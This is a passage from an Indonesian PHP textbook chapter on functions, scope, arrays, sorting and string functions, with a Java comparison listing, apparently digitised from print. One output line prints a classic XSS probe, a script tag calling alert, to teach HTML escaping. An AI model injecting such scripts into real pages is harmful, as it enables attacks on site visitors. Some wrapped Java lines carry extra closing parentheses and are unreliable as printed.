Variabel skrip utama tidak terlihat di dalam fungsi. Bukan tersembunyi, melainkan memang tidak ada. Ada cara jujur untuk mengatasinya: **kirimkan sebagai parameter**, yang hampir selalu benar; deklarasikan `global $x;` di dalam fungsi, yang berfungsi tetapi menyembunyikan ketergantungan; atau pakai **konstanta**, yang mengabaikan cakupan. Variabel `static` di dalam fungsi diinisialisasi sekali dan **mempertahankan nilainya di antara pemanggilan**, tetapi hanya dalam satu permintaan: ketika halaman selesai, semuanya hilang.

3.12.4 Dengan nilai dan dengan referensi

Ketika Anda mengirim sebuah variabel, PHP biasanya mengirim **salinan nilainya**; fungsi boleh mengubah salinannya dan variabel pemanggil tidak tersentuh. Inilah **pengiriman dengan nilai** (*pass by value*). Taruh tanda ampersan di depan parameter, `int &$total`, dan fungsi menerima **variabel itu sendiri**; perubahannya adalah perubahan pada variabel pemanggil. Inilah **pengiriman dengan referensi** (*pass by reference*). Utamakan pengiriman dengan nilai: fungsi yang menerima salinan dan mengembalikan hasil dapat dibaca tersendiri, sedangkan `addTipByReference($bill);` tidak memberi petunjuk apa pun di tempat pemanggilan bahwa `$bill` akan berubah. Perhatikan juga bahwa ***array* disalin saat penugasan, objek tidak**.

Fungsi boleh memanggil dirinya sendiri, asalkan setiap panggilan mengerjakan masalah yang lebih kecil dan ada satu kasus yang tidak berrekursi: `factorial(5)` memanggil `factorial(4)`,

terus turun sampai `factorial(1)`, yang mengembalikan 1, lalu jawabannya dikalikan kembali ke atas menjadi $1 \times 2 \times 3 \times 4 \times 5 = 120$. **Kode 3.10** menjalankan semuanya.

Kode 3.10 `05_functions.php`: fungsi, nilai bawaan dan argumen bernama, cakupan, pengiriman dengan nilai dibandingkan dengan referensi, `static`, dan rekursi.

```php
<?php
// 05_functions.php — functions, scope, by value and by reference.

// --- A function with no parameter and no return value ------------------
function print_odd(): void {
    for ($i = 0; $i < 20; $i++) {
        if ($i % 2 == 1) { echo "$i "; }
    }
}
echo "Call the function print_odd()", PHP_EOL;
print_odd();
echo PHP_EOL;

// --- The same idea, with parameters ------------------------------------
function print_odd2(int $begin, int $end): void {
    for ($i = $begin; $i < $end; $i++) {
        if ($i % 2 == 1) { echo "$i "; }
    }
}
$a = 5;
$b = 70;
echo "Call the function print_odd2() from $a to $b", PHP_EOL;
print_odd2($a, $b);
echo PHP_EOL;

// --- A function that returns a value -----------------------------------
function circleArea(float $radius): float {
    return 3.14 * $radius * $radius;
}
$r = 100;
echo "The area of a circle with the radius $r = ", circleArea($r), PHP_EOL;

// --- Default arguments and named arguments -----------------------------
function laundryCost(int $units, int $unitPrice = 8000, int $delivery = 0): int {
    return $units * $unitPrice + $delivery;
}
echo "4 kg, defaults      = Rp ", laundryCost(4),                          PHP_EOL;
echo "4 kg, Rp 12000/kg   = Rp ", laundryCost(4, 12000),                   PHP_EOL;
echo "named: delivery fee = Rp ", laundryCost(units: 4, delivery: 10000), PHP_EOL;
```

Kode 3.10 (Lanjutan) *05_functions.php: fungsi, nilai bawaan dan argumen bernama, cakupan, pengiriman dengan nilai dibandingkan dengan referensi, static, dan rekursi.*

```
// --- Scope: a function cannot see the outside --------------------------
$outside = "I live in the main script";
function peek(): void {
    echo "  inside the function, \$outside is ",
         isset($outside) ? "visible" : "NOT visible", PHP_EOL;
}
echo "Scope test:", PHP_EOL;
peek();

// --- ... unless you say 'global', or pass it in -------------------------
function peekGlobal(): void {
    global $outside;
    echo "  with 'global': ", $outside, PHP_EOL;
}
peekGlobal();

// --- By value: the caller's variable is untouched ------------------------
function addTipByValue(int $total): int {
    $total = $total + 2000;
    return $total;
}
$bill = 32000;
$new  = addTipByValue($bill);
echo "by value:     caller's \$bill = $bill, returned = $new", PHP_EOL;

// --- By reference: the caller's variable IS changed ----------------------
function addTipByReference(int &$total): void {
    $total = $total + 2000;
}
$bill = 32000;
addTipByReference($bill);
echo "by reference: caller's \$bill = $bill", PHP_EOL;

// --- Static: a variable that survives between calls ----------------------
function ticket(): int {
    static $n = 0;
    $n++;
    return $n;
}
echo "tickets: ", ticket(), " ", ticket(), " ", ticket(), PHP_EOL;
```

Kode 3.10 (Lanjutan) *05_functions.php: fungsi, nilai bawaan dan argumen bernama, cakupan, pengiriman dengan nilai dibandingkan dengan referensi, static, dan rekursi.*

```
// --- Recursion -----------------------------------------------------------
function factorial(int $n): int {
    return $n <= 1 ? 1 : $n * factorial($n - 1);
}
echo "factorial(5) = ", factorial(5), PHP_EOL;
```

```
Call the function print_odd()
1 3 5 7 9 11 13 15 17 19
Call the function print_odd2() from 5 to 70
5 7 9 11 13 15 17 19 21 23 25 27 29 31 33 35 37 39 41 43 45 47 49 51 53 55 57 59 61 63 65
67 69
The area of a circle with the radius 100 = 31400
4 kg, defaults      = Rp 32000
4 kg, Rp 12000/kg   = Rp 48000
named: delivery fee = Rp 42000
Scope test:
  inside the function, $outside is NOT visible
  with 'global': I live in the main script
by value:     caller's $bill = 32000, returned = 34000
by reference: caller's $bill = 34000
tickets: 1 2 3
factorial(5) = 120
```

Bandingkan kedua baris `$bill`: dengan nilai, variabel pemanggil selamat; dengan referensi, tidak.

3.13 *Array*

3.13.1 Apa sebenarnya *array* dalam PHP

Array PHP adalah **peta berurutan** (*ordered map*), dan setiap katanya penting. **Peta** menghubungkan kunci dengan nilai: Anda mencari sebuah kunci dan mendapatkan nilainya. **Berurutan** berarti pasangan-pasangan itu juga menyimpan urutan saat dimasukkan, dan penelusuran *array* mengunjunginya dalam urutan itu. Jadi satu struktur data mengerjakan dua tugas. Dengan kunci bilangan bulat 0, 1, 2 ia berperilaku seperti larik di Java; dengan kunci *string* ia berperilaku seperti `dict` di Python atau `LinkedHashMap` di Java. *Array* yang kuncinya *string* disebut ***array* asosiatif**, tetapi tipenya tetap sama. Ia boleh menampung nilai berbagai tipe sekaligus, `[1, "two", 3.0, true]`; setiap nilai adalah **elemen**, dan setiap kunci berupa bilangan bulat atau *string*.

> **DEFINISI.** ***Array*** dalam PHP adalah kumpulan berurutan pasangan kunci–nilai, dengan setiap kunci berupa bilangan bulat atau *string* dan setiap nilai boleh berupa apa saja, termasuk *array* lain.


3.13.2 *Array* berindeks

Gambar 3.17 membangun *array* berindeks dengan dua cara, dan **Gambar 3.18** adalah keluarannya.

array_indexed.php

```
1  <html>
2      <body>
3          <?php
4              $tropical_fruits = array("durian", "mango", "mangosteen", "pineapple");
5              echo $tropical_fruits[0]; echo "<br>"; // durian
6              echo $tropical_fruits[2]; echo "<br>"; // mangosteen
7              echo $tropical_fruits[3]; echo "<br>"; // pineapple
8              echo "<br>";
9              $myColor = array();
10             $myColor[] = "red";   // index 0
11             $myColor[] = "green"; // index 1
12             $myColor[] = "blue";  // index 2
13             echo $myColor[0]; echo "<br>"; // red
14             echo $myColor[1]; echo "<br>"; // green
15             echo $myColor[2]; echo "<br>"; // blue
16         ?>
17     </body>
18 </html>
```

Gambar 3.17 `php/classic/array_indexed.php`: dua cara membangun *array* berindeks: sekaligus dengan `array(…)`, atau dimulai kosong lalu ditambah dengan `[]`. Komentarnya menyebut indeks tempat setiap nilai mendarat.



Gambar 3.18 Keluaran **Gambar 3.17**. Hanya tiga dari empat buah yang muncul, karena program mencetak indeks 0, 2, dan 3.

`array("durian", "mango", "mangosteen", "pineapple")` memberi nomor pada nilai-nilainya **mulai dari nol**: durian di 0, mango di 1, mangosteen di 2, pineapple di 3. Itulah sebabnya **Gambar 3.18** tidak memuat mango: program meminta `[0]`, `[2]`, dan `[3]`. Cara kedua dimulai dengan `array()` lalu menambah dengan kurung siku kosong, `$myColor[] = "red";`, yang berarti *taruh ini pada indeks bilangan bulat berikutnya yang kosong*. Sejak PHP 5.4, `[]` boleh menggantikan `array()`, dan kode bab ini sendiri melakukannya.

> **PERINGATAN:** Hitungan dimulai dari nol. *Array* dengan empat elemen berakhir di `[3]`, dan meminta `[4]` menghasilkan peringatan dan `null`.

3.13.3 *Array* asosiatif

Gambar 3.19 mengganti nomor otomatis dengan kunci buatan sendiri, dan **Gambar 3.20** memperlihatkan hasilnya.

array_assoc.php

```
1  <html>
2      <body>
3          <?php
4              // Associative array -> unordered index
5              $grade = array("Yarik" => 80,
6                             "Naya" => 90,
7                             "Masha" => 75,
8                             "Ivan" => 85);
9              echo "Naya's grade: "; echo $grade['Naya']; echo "<br>";   // 90
10             echo "Masha's grade: "; echo $grade['Masha']; echo "<br>"; // 75
11             echo "<br>";
12             $age = array();
13             $age["Sergei"] = 18;
14             $age["Mishka"] = 17;
15             $age["Natasha"] = 19;
16             echo "Mishka's age: "; echo $age['Mishka']; echo "<br>";   // 17
17             echo "Natasha's age: "; echo $age['Natasha']; echo "<br>"; // 19
18         ?>
19     </body>
20 </html>
```

Gambar 3.19 `php/classic/array_assoc.php`: *Array* asosiatif yang dibangun dengan dua cara: `$grade` dideklarasikan dengan `=>`, dibaca *dipetakan ke*, dan `$age` dibangun satu kunci demi satu kunci.

127.0.0.1:8301/classic/array_assoc.php

http://127.0.0.1:8301/classic/array_assoc.php

Naya's grade: 90
Masha's grade: 75

Mishka's age: 17
Natasha's age: 19

Gambar 3.20 Keluaran **Gambar 3.19**. Setiap nilai diambil berdasarkan nama, bukan posisi.

Kunci-kuncinya tidak memiliki urutan terurut, namun *array*-nya menyimpan urutan pemasukan, dan itulah yang membuat `foreach` dapat diramalkan. **Tabel 3.6** menelusuri pembangunannya pasangan demi pasangan.

Tabel 3.6 Membangun kedua *array* asosiatif pada **Gambar 3.19** dengan tangan. Kolom terakhir adalah urutan yang nanti dikunjungi `foreach`.

Pernyataan	Kunci dimasukkan	Nilai	*Array* sesudahnya
`$grade = array("Yarik" => 80, …)`	`Yarik`	80	`Yarik`=80
(pernyataan yang sama)	`Naya`	90	`Yarik`=80, `Naya`=90
(pernyataan yang sama)	`Masha`	75	`Yarik`=80, `Naya`=90, `Masha`=75
(pernyataan yang sama)	`Ivan`	85	`Yarik`=80, `Naya`=90, `Masha`=75, `Ivan`=85
`$age = array();`	(tidak ada)	(tidak ada)	(kosong)
`$age["Sergei"] = 18;`	`Sergei`	18	`Sergei`=18
`$age["Mishka"] = 17;`	`Mishka`	17	`Sergei`=18, `Mishka`=17
`$age["Natasha"] = 19;`	`Natasha`	19	`Sergei`=18, `Mishka`=17, `Natasha`=19

Empat aturan tentang kunci menghemat satu jam: kunci bersifat **unik**, sehingga memberi nilai pada kunci yang sudah ada akan menggantikan nilainya; kunci berupa *string* numerik menjadi bilangan bulat, sehingga `$a["7"]` dan `$a[7]` adalah elemen yang sama; `true`, `false`, dan `null` menjadi 1, 0, dan `""`; dan membaca kunci yang tidak ada menghasilkan peringatan dan `null`, jadi pakailah `isset($a['k'])` atau `$a['k'] ?? $default`.

3.13.4 Menelusuri *array*

Gambar 3.21 mencetak *array* yang sama dengan `for` dan dengan `foreach`, dan **Gambar 3.22** memperlihatkan bahwa keduanya sepakat.

array_walk.php

```
1  <html>
2      <body>
3          <?php
4              $color = array();
5              $color[] = "red";
6              $color[] = "green";
7              $color[] = "blue";
8              echo "Printing the content of array by using FOR.<br>";
9              FOR ($i = 0; $i < count($color); $i++) {
10                 echo "Do you like <font color=$color[$i]>";
11                 echo $color[$i] . "</font>?<br>";
12             }
13             echo "<br>";
14             echo "Printing the content of array by using FOREACH.<br>";
15             FOREACH ($color as $clr) {
16                 echo "Do you like <font color=$clr>" . $clr . "</font>?<br>";
17             }
18         ?>
19     </body>
20 </html>
```

Gambar 3.21 `php/classic/array_walk.php`: *Array* tiga elemen yang sama dicetak dengan `FOR` dan indeks, lalu dengan `FOREACH`. Kata kunci tidak peka huruf besar-kecil, karena itulah ejaan berhuruf besar tetap berfungsi.

127.0.0.1:8301/classic/array_walk.php

http://127.0.0.1:8301/classic/array_walk.php

Printing the content of array by using FOR.
Do you like red?
Do you like green?
Do you like blue?

Printing the content of array by using FOREACH.
Do you like red?
Do you like green?
Do you like blue?

Gambar 3.22 Keluaran **Gambar 3.21**: baris-baris yang identik dari kedua perulangan.

Versi `for` harus berhenti *sebelum* `count($color)`; tulis `<=` dan Anda membaca melewati ujungnya. `foreach` tidak mungkin membuat kesalahan itu. **Pakai `foreach` untuk *array* dan `for` untuk bilangan.**

Untuk *array* asosiatif, Anda juga menginginkan kuncinya. **Gambar 3.23** memperlihatkan `foreach ($grade as $name => $grd)` yang modern dan perulangan `while` yang menelusuri penunjuk internal *array*; **Gambar 3.24** adalah keluarannya.

array_keys.php

```
1  <html>
2      <body>
3          <?php
4              // Associative array -> unordered index
5              $grade = array("Yarik" => 80,
6                             "Naya" => 90,
7                             "Masha" => 75,
8                             "Ivan" => 85);
9              echo "Printing the content of array by using FOREACH<br>";
10             foreach ($grade as $name => $grd) {
11                 echo "Grade of $name = $grd<br>";
12             }
13             echo "<br>";
14             echo "Printing the content of array by using WHILE, KEY & NEXT<br>";
15             reset($grade);
16             while (($name = key($grade)) !== null) {
17                 $grd = current($grade);
18                 echo "Grade of $name = $grd<br>";
19                 next($grade);
20             }
21         ?>
22     </body>
23 </html>
```

Gambar 3.23 `php/classic/array_keys.php`: dua cara menelusuri *array* asosiatif: `foreach` dengan `$name => $grd`, dan perulangan `while` atas penunjuk internal *array* dengan `key()`, `current()`, dan `next()`.

127.0.0.1:8301/classic/array_keys.php

http://127.0.0.1:8301/classic/array_keys.php

Printing the content of array by using FOREACH
Grade of Yarik = 80
Grade of Naya = 90
Grade of Masha = 75
Grade of Ivan = 85

Printing the content of array by using WHILE, KEY & NEXT
Grade of Yarik = 80
Grade of Naya = 90
Grade of Masha = 75
Grade of Ivan = 85

Gambar 3.24 Keluaran **Gambar 3.23**: empat nilai yang sama dalam urutan pemasukan dari kedua perulangan.

Buku-buku lama menulis perulangan `while` itu sebagai `while (list($name, $grd) = each($grade))`. **`each()` dinyatakan usang di PHP 7.2 dan dihapus di PHP 8**; kode yang memakainya kini berhenti dengan galat fatal. Anda masih akan menjumpainya dalam pekerjaan pemeliharaan, jadi kenalilah dan gantilah dengan fungsi-fungsi penunjuk internal pada **Gambar 3.23**: `reset()`, lalu `key()`, `current()`, dan `next()`. Perulangan yang sama ada di `06_arrays.php`, versi subbab ini yang dapat dijalankan, dan mencetak empat baris yang sama. Dalam praktik Anda akan menulis `foreach`.

3.13.5 Melihat isi *array*

`echo $color;` hanya mencetak kata `Array`. Untuk melihat strukturnya, pakai `print_r()`, seperti pada **Gambar 3.25**, dengan keluaran pada **Gambar 3.26**.

print_r.php

```
1  <html>
2      <body>
3          <?php
4              // Print out the array's structure
5              $color = array("red", "blue", "green");
6              $age = array("Sergei" => 18,
7                           "Mishka" => 17,
8                           "Natasha" => 19);
9              echo "<pre>";
10             print_r($color);
11             echo "<br>";
12             print_r($age);
13             echo "</pre>";
14         ?>
15     </body>
16 </html>
```

Gambar 3.25 `php/classic/print_r.php`: mencetak struktur *array* dengan `print_r()`. Tag `<pre>` mempertahankan ganti baris yang dihasilkan `print_r()`; tanpanya peramban akan meringkas semuanya menjadi satu baris.

127.0.0.1:8301/classic/print_r.php

http://127.0.0.1:8301/classic/print_r.php

```
Array
(
    [0] => red
    [1] => blue
    [2] => green
)

Array
(
    [Sergei] => 18
    [Mishka] => 17
    [Natasha] => 19
)
```

Gambar 3.26 Keluaran **Gambar 3.25**: setiap kunci dan nilai, *array* berindeks lebih dulu dan *array* asosiatif sesudahnya.

Setiap pasangan dicetak sebagai `[key] => value`. `var_dump()` menambahkan tipe dan panjang setiap nilai, yang Anda perlukan ketika bertanya "mengapa perbandingan ini salah?", dan `var_export()` mencetak kode PHP yang sah, itulah sebabnya program-program bab ini menampilkan Boolean sebagai `true` dan bukan `1`.

3.13.6 Mengurutkan

Gambar 3.27 mengurutkan *array* asosiatif, dan **Gambar 3.28** mengajarkan pelajaran yang membuat pemula kehilangan data sungguhan.

sorting.php

```
1  <html>
2      <body>
3          <?php
4              // Sorting array
5              $grade = array("Yarik" => 80,
6                             "Naya" => 90,
7                             "Masha" => 75,
8                             "Ivan" => 85,
9                             "Sasha" => 65);
10             echo "<b>The array before sorting</b>";
11             echo "<pre>";
12             print_r($grade);
13             echo "</pre>";
14             // Sort
15             sort($grade);
16             echo "<b>The array after sorting by sort()</b>";
17             echo "<pre>";
18             print_r($grade);
19             echo "</pre>";
20             // Reverse sorting
21             rsort($grade);
22             echo "<b>The array after sorting by rsort()</b>";
23             echo "<pre>";
24             print_r($grade);
25             echo "</pre>";
26         ?>
27     </body>
28 </html>
```

Gambar 3.27 `php/classic/sorting.php`: mengurutkan *array* asosiatif dengan `sort()` lalu `rsort()`, sambil mencetak strukturnya sebelum dan sesudah setiap langkah.

127.0.0.1:8301/classic/sorting.php

http://127.0.0.1:8301/classic/sorting.php

The array before sorting

```
Array
(
    [Yarik] => 80
    [Naya] => 90
    [Masha] => 75
    [Ivan] => 85
    [Sasha] => 65
)
```

The array after sorting by sort()

```
Array
(
    [0] => 65
    [1] => 75
    [2] => 80
    [3] => 85
    [4] => 90
)
```

The array after sorting by rsort()

```
Array
(
    [0] => 90
    [1] => 85
    [2] => 80
    [3] => 75
    [4] => 65
)
```

Gambar 3.28 Keluaran **Gambar 3.27**. Sebelum pengurutan, kuncinya nama; sesudah `sort()`, kuncinya 0 sampai 4. Nama-namanya hilang.

Sebelum pengurutan, *array*-nya `Yarik => 80, Naya => 90, Masha => 75, Ivan => 85, Sasha => 65`; sesudah `sort()`, menjadi `0 => 65, 1 => 75, …`. Nilainya berurutan dan **setiap nama telah musnah**. `sort()` mengurutkan nilai lalu memberi nomor ulang dari nol: benar untuk daftar, bencana untuk peta. Keluarga fungsi pada **Tabel 3.7** ada agar Anda dapat menyatakan mana yang Anda maksud.

Tabel 3.7 Keluarga fungsi pengurutan. Huruf sebelum `sort` menceritakan semuanya: `a` untuk asosiatif (kunci dipertahankan), `k` untuk kunci, `r` untuk terbalik, `u` untuk buatan pengguna.

Fungsi	Mengurutkan menurut	Arah	Kunci
`sort()` / `rsort()`	nilai	naik / turun	**dibuang**, dinomori ulang dari 0
`asort()` / `arsort()`	nilai	naik / turun	dipertahankan
`ksort()` / `krsort()`	kunci	naik / turun	dipertahankan
`usort()` / `uasort()`	fungsi Anda	aturan Anda	dibuang / dipertahankan

Jika kuncinya bermakna, jangan pernah memanggil `sort()`. Bagian akhir keluaran sebenarnya dari `06_arrays.php` memperlihatkan `asort()` dan `ksort()` mempertahankan nama, diikuti fungsi-fungsi *array* pada **Tabel 3.8** yang diterapkan pada tiga harga Laundry:

```
Array
(
    [Sasha] => 65
    [Masha] => 75
    [Yarik] => 80
    [Ivan] => 85
    [Naya] => 90
)
ksort() — by key
Array
(
    [Ivan] => 85
    [Masha] => 75
    [Naya] => 90
    [Sasha] => 65
    [Yarik] => 80
)
count      = 3
array_sum  = 79000
max        = 65000
keys       = S0001, S0003, S0005
values     = 8000, 6000, 65000
has S0003? = true
has 65000? = true
key of 6000= S0003
```

Tabel 3.8 Fungsi-fungsi *array* yang dipakai kode Laundry bab ini. Untuk kunci bernilai `null`, `array_key_exists()` menjawab benar dan `isset()` menjawab salah.

Fungsi	Yang Anda peroleh
`count($a)`	banyaknya elemen
`array_sum($a)`	jumlah semua nilai
`max($a)` / `min($a)`	nilai terbesar / terkecil
`array_keys($a)` / `array_values($a)`	kuncinya saja / nilainya saja, dinomori ulang
`in_array($v, $a)`	benar jika **nilai** itu ada
`array_search($v, $a)`	kunci tempat nilai itu berada, atau `false`
`array_key_exists($k, $a)`	benar jika **kunci** itu ada, walaupun nilainya `null`
`isset($a[$k])`	benar jika kunci itu ada **dan** nilainya bukan `null`
`implode($glue, $a)` / `explode($sep, $s)`	menyambung nilai menjadi *string* / memotong *string* menjadi *array*
`array_filter($a, $fn)` / `array_column($rows, $c)`	menyisakan elemen yang lolos uji / mengambil satu kolom dari baris-baris

3.14 *String*

Hampir segala sesuatu yang ditangani program web adalah *string*, dari nama yang diketik di kotak isian sampai HTML yang dikirim balik.

Di dalam kutip **ganda**, PHP mengganti variabel dengan nilainya, yang disebut **interpolasi**, dan mengenali *escape* seperti `\n`, `\t`, `\"`, dan `\$`. Di dalam kutip **tunggal**, tidak ada yang diganti dan hanya `\'` serta `\\` yang merupakan *escape*. Jika nama variabel tidak jelas batasnya, bungkus dengan kurung kurawal: `"{$name}'s laundry"`. Untuk banyak baris ada **heredoc**, `<<<TXT … TXT;`, yang melakukan interpolasi, dan **nowdoc**, `<<<'TXT'`, yang tidak. **Tabel 3.9** mendaftar fungsi yang akan Anda pakai setiap hari; semuanya dijalankan oleh `07_strings.php`.

Tabel 3.9 Fungsi-fungsi *string* yang dipakai buku ini. `strpos()` yang mengembalikan `false` alih-alih `-1` ketika yang dicari tidak ada adalah sumber sebuah bug klasik.

Fungsi	Kegunaan
`strlen($s)` / `mb_strlen($s)`	panjang dalam bita / dalam karakter (pakai yang kedua untuk bahasa apa pun selain Inggris)
`trim($s)`	membuang spasi di kedua ujung
`strtoupper($s)` / `strtolower($s)` / `ucwords($s)`	mengubah huruf besar-kecil
`strpos($h, $n)` / `stripos($h, $n)`	posisi `$n` di dalam `$h`, atau `false` (`stripos` mengabaikan huruf besar-kecil)
`str_contains($h, $n)` / `str_starts_with($h, $n)`	benar atau salah (PHP 8)
`substr($s, $from, $len)`	potongan *string*; `$from` negatif dihitung dari belakang
`str_replace($a, $b, $s)`	setiap `$a` di dalam `$s` menjadi `$b`
`number_format($n, $d, $dp, $ts)`	mengelompokkan angka: `number_format(24500, 0, ',', '.')` adalah `24.500`
`printf()` / `sprintf()` / `str_pad()`	memformat dengan `%s`, `%d`, `%.1f`; mengisi sampai lebar tertentu
`htmlspecialchars($s, …)`	melakukan *escaping* untuk HTML (Subbab 3.19)

Separuh kedua keluaran sebenarnya dari `07_strings.php`:

```
strtolower       = profitina laundry
ucfirst          = Wash and fold
ucwords          = Wash And Fold
strpos 'Laundry' = 10
strpos 'Jakarta' = false
str_contains     = true
str_starts_with  = true
substr(0, 9)     = Profitina
substr(-8)       = Surabaya
str_replace      = Profitina Laundry, Malang
Array
(
    [0] => Profitina Laundry
    [1] => Surabaya
)
implode          = Profitina Laundry / Surabaya
number_format    = Rp 24.500
printf           = Sri owes Rp 24.500 for 3.5 kg
sprintf padded   = [Sri         | 24500]
str_pad          = [00000ORD-7]
str_repeat       = --------------------
raw              = <script>alert("xss")</script>
htmlspecialchars = &lt;script&gt;alert(&quot;xss&quot;)&lt;/script&gt;
```

> **PERINGATAN:** Kecocokan di awal *string* berada pada posisi **0**, yang dianggap salah. Jadi `if (strpos($s, $n))` bernilai salah baik ketika yang dicari tidak ada maupun ketika ia berada paling depan. Tulislah `if (strpos($s, $n) !== false)`, atau pakai `str_contains()`, yang mengembalikan Boolean sungguhan. `indexOf()` di Java dan `find()` di Python mengembalikan `-1`, sehingga tidak memiliki jebakan ini.

Baris `number_format($total, 0, ',', '.')` penting bagi setiap halaman berikutnya: bahasa Indonesia menaruh titik di antara ribuan dan koma sebelum desimal, kebalikan dari bahasa Inggris, dan kedua argumen itu menyatakannya. Dua baris terakhir keluaran itu adalah Subbab 3.19 dalam bentuk mini: teks yang sama, mentah dan sesudah di-*escape*.

3.15 Gagasan yang Sama dalam Java dan Python

Subbab 3.5 sampai 3.14 membahas PHP, dengan satu kalimat tentang Java dan Python di akhir masing-masing. **Tabel 3.10** menghimpun kalimat-kalimat itu dalam satu tabel, dan dua program sesudahnya menjalankannya.

Tabel 3.10 Gagasan-gagasan Subbab 3.5 sampai 3.14 dalam ketiga bahasa.

Gagasan	PHP	Java	Python
Mendeklarasikan variabel	`$units = 4;`	`int units = 4;` atau `var units = 4;`	`units = 4`
Tipe variabel	mengikuti nilainya	tetap sejak dideklarasikan	mengikuti nilainya
`"10"` dan `5`	`+` menghasilkan 15, `.` menghasilkan `"105"`	`+` menghasilkan `"105"`	`+` melempar `TypeError`
Kesamaan ketat	`===`	`.equals()` untuk objek	`==` (tanpa *juggling*)
Pembagian bilangan bulat	`intdiv(17, 5)`	`17 / 5`	`17 // 5`
Array asosiatif	`["S0001" => 8000]`	`LinkedHashMap<String, Integer>`	`{"S0001": 8000}`
Urut menurut nilai, kunci tetap	`asort()`	mengurutkan entri peta	`sorted(d.items(), key=…)`
Argumen bawaan	`$unitPrice = 8000`	*overloading* metode	`unit_price=8000`
Argumen bernama	`laundryCost(units: 4, delivery: 10000)`	(tidak ada)	`laundry_cost(4, delivery=10000)`
Tidak ditemukan dalam *string*	`strpos()` memberi `false`	`indexOf()` memberi `-1`	`find()` memberi `-1`
Escaping untuk HTML	`htmlspecialchars()`	tulis sendiri (Subbab 3.17)	`html.escape()`, atau dikerjakan Jinja

Kode 3.11 adalah sisi Java. Karena hanya satu berkas, `java LanguageTour.java` mengompilasi dan menjalankannya dalam satu langkah.

Kode 3.11 `LanguageTour.java`: tipe, konversi, kesamaan, *string*, peta, dan fungsi dalam Java.

```
import java.util.ArrayList;
import java.util.Arrays;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Locale;
import java.util.Map;
import java.util.TreeMap;
import java.util.stream.Collectors;

/** LanguageTour.java — the PHP ideas of Sections 3.5 to 3.14, said in Java.
 *  Run it in one step:  java LanguageTour.java */
public class LanguageTour {

    // Java has no default parameter values: overloads play that part.
    static int laundryCost(int units) {
        return laundryCost(units, 8000, 0);
    }

    static int laundryCost(int units, int unitPrice) {
        return laundryCost(units, unitPrice, 0);
    }

    static int laundryCost(int units, int unitPrice, int delivery) {
        return units * unitPrice + delivery;
    }

    static void addTip(int total) {
        total = total + 2000;                  // changes this method's copy only
    }

    static void addItem(List<String> basket) {
        basket.add("S0003");                   // a copy of the REFERENCE: the same list
    }

    public static void main(String[] args) {
        // --- Every variable has a declared type, fixed for life -------------------
        String name = "Sri";
        int units = 4;
        double kilos = 3.5;
        boolean paid = false;
        var items = List.of("wash", "iron");   // var: the compiler works out List<String>
        System.out.println(name + " " + units + " " + kilos + " " + paid + " " + items);
```

Kode 3.11 (Lanjutan) *LanguageTour.java: tipe, konversi, kesamaan, string, peta, dan fungsi dalam Java.*

```
        // --- "10" + 5: with a String on one side, + joins; Java never guesses a number
        System.out.println("\"10\" + 5            = " + ("10" + 5));
        System.out.println("parseInt(\"10\") + 5 = " + (Integer.parseInt("10") + 5));

        // --- Equality: == on objects asks "the same object?" ------------------------
        String a = "Laundry";
        String b = new String("Laundry");
        System.out.println("a == b      -> " + (a == b));
        System.out.println("a.equals(b) -> " + a.equals(b));

        // --- Arithmetic: int / int is whole-number division --------------------------
        System.out.println("17 / 5 = " + (17 / 5) + ", 17 % 5 = " + (17 % 5) + ", 17.0 / 5
= " + (17.0 / 5));

        // --- Strings -----------------------------------------------------------------
        String s = "Profitina Laundry, Surabaya";
        System.out.println("length   = " + s.length());
        System.out.println("indexOf  = " + s.indexOf("Laundry") + ", missing -> " +
s.indexOf("Jakarta"));
        System.out.println("contains = " + s.contains("Surabaya"));
        System.out.println("upper    = " + s.substring(0, 9).toUpperCase());
        System.out.println("split    = " + Arrays.toString(s.split(", "))));
        System.out.println("join     = " + String.join(" / ", s.split(", "))));
        System.out.println("format   = Rp " + String.format(Locale.ROOT, "%,d",
24500).replace(',', '.'));

        // --- Maps: PHP's associative array -------------------------------------------
        Map<String, Integer> grade = new LinkedHashMap<>();       // keeps insertion order,
like PHP
        grade.put("Yarik", 80);
        grade.put("Naya", 90);
        grade.put("Masha", 75);
        grade.put("Ivan", 85);
        System.out.println("grade    = " + grade);
        System.out.println("by value = " + grade.entrySet().stream()
                .sorted(Map.Entry.comparingByValue())
                .map(e -> e.getKey() + "=" + e.getValue())
                .collect(Collectors.joining(", ", "{", "}")));    // asort(): keys kept
        System.out.println("by key   = " + new TreeMap<>(grade)); // ksort()
```

Kode 3.11 (Lanjutan) *LanguageTour.java: tipe, konversi, kesamaan, string, peta, dan fungsi dalam Java.*

```
        // --- Functions ---------------------------------------------------------------
        System.out.println("cost(4)               = " + laundryCost(4));
        System.out.println("cost(4, 12000)        = " + laundryCost(4, 12000));
        System.out.println("cost(4, 8000, 10000)  = " + laundryCost(4, 8000, 10000));
        int bill = 32000;
        addTip(bill);
        System.out.println("after addTip(bill)    = " + bill);
        List<String> basket = new ArrayList<>(List.of("S0001"));
        addItem(basket);
        System.out.println("after addItem(basket) = " + basket);
    }
}
```

```
Sri 4 3.5 false [wash, iron]
"10" + 5            = 105
parseInt("10") + 5 = 15
a == b      -> false
a.equals(b) -> true
17 / 5 = 3, 17 % 5 = 2, 17.0 / 5 = 3.4
length   = 27
indexOf  = 10, missing -> -1
contains = true
upper    = PROFITINA
split    = [Profitina Laundry, Surabaya]
join     = Profitina Laundry / Surabaya
format   = Rp 24.500
grade    = {Yarik=80, Naya=90, Masha=75, Ivan=85}
by value = {Masha=75, Yarik=80, Ivan=85, Naya=90}
by key   = {Ivan=85, Masha=75, Naya=90, Yarik=80}
cost(4)               = 32000
cost(4, 12000)        = 48000
cost(4, 8000, 10000)  = 42000
after addTip(bill)    = 32000
after addItem(basket) = [S0001, S0003]
```

Kode 3.12 adalah sisi Python, dijalankan dengan `python language_tour.py`.

Kode 3.12 `language_tour.py`: gagasan yang sama dalam Python.

```python
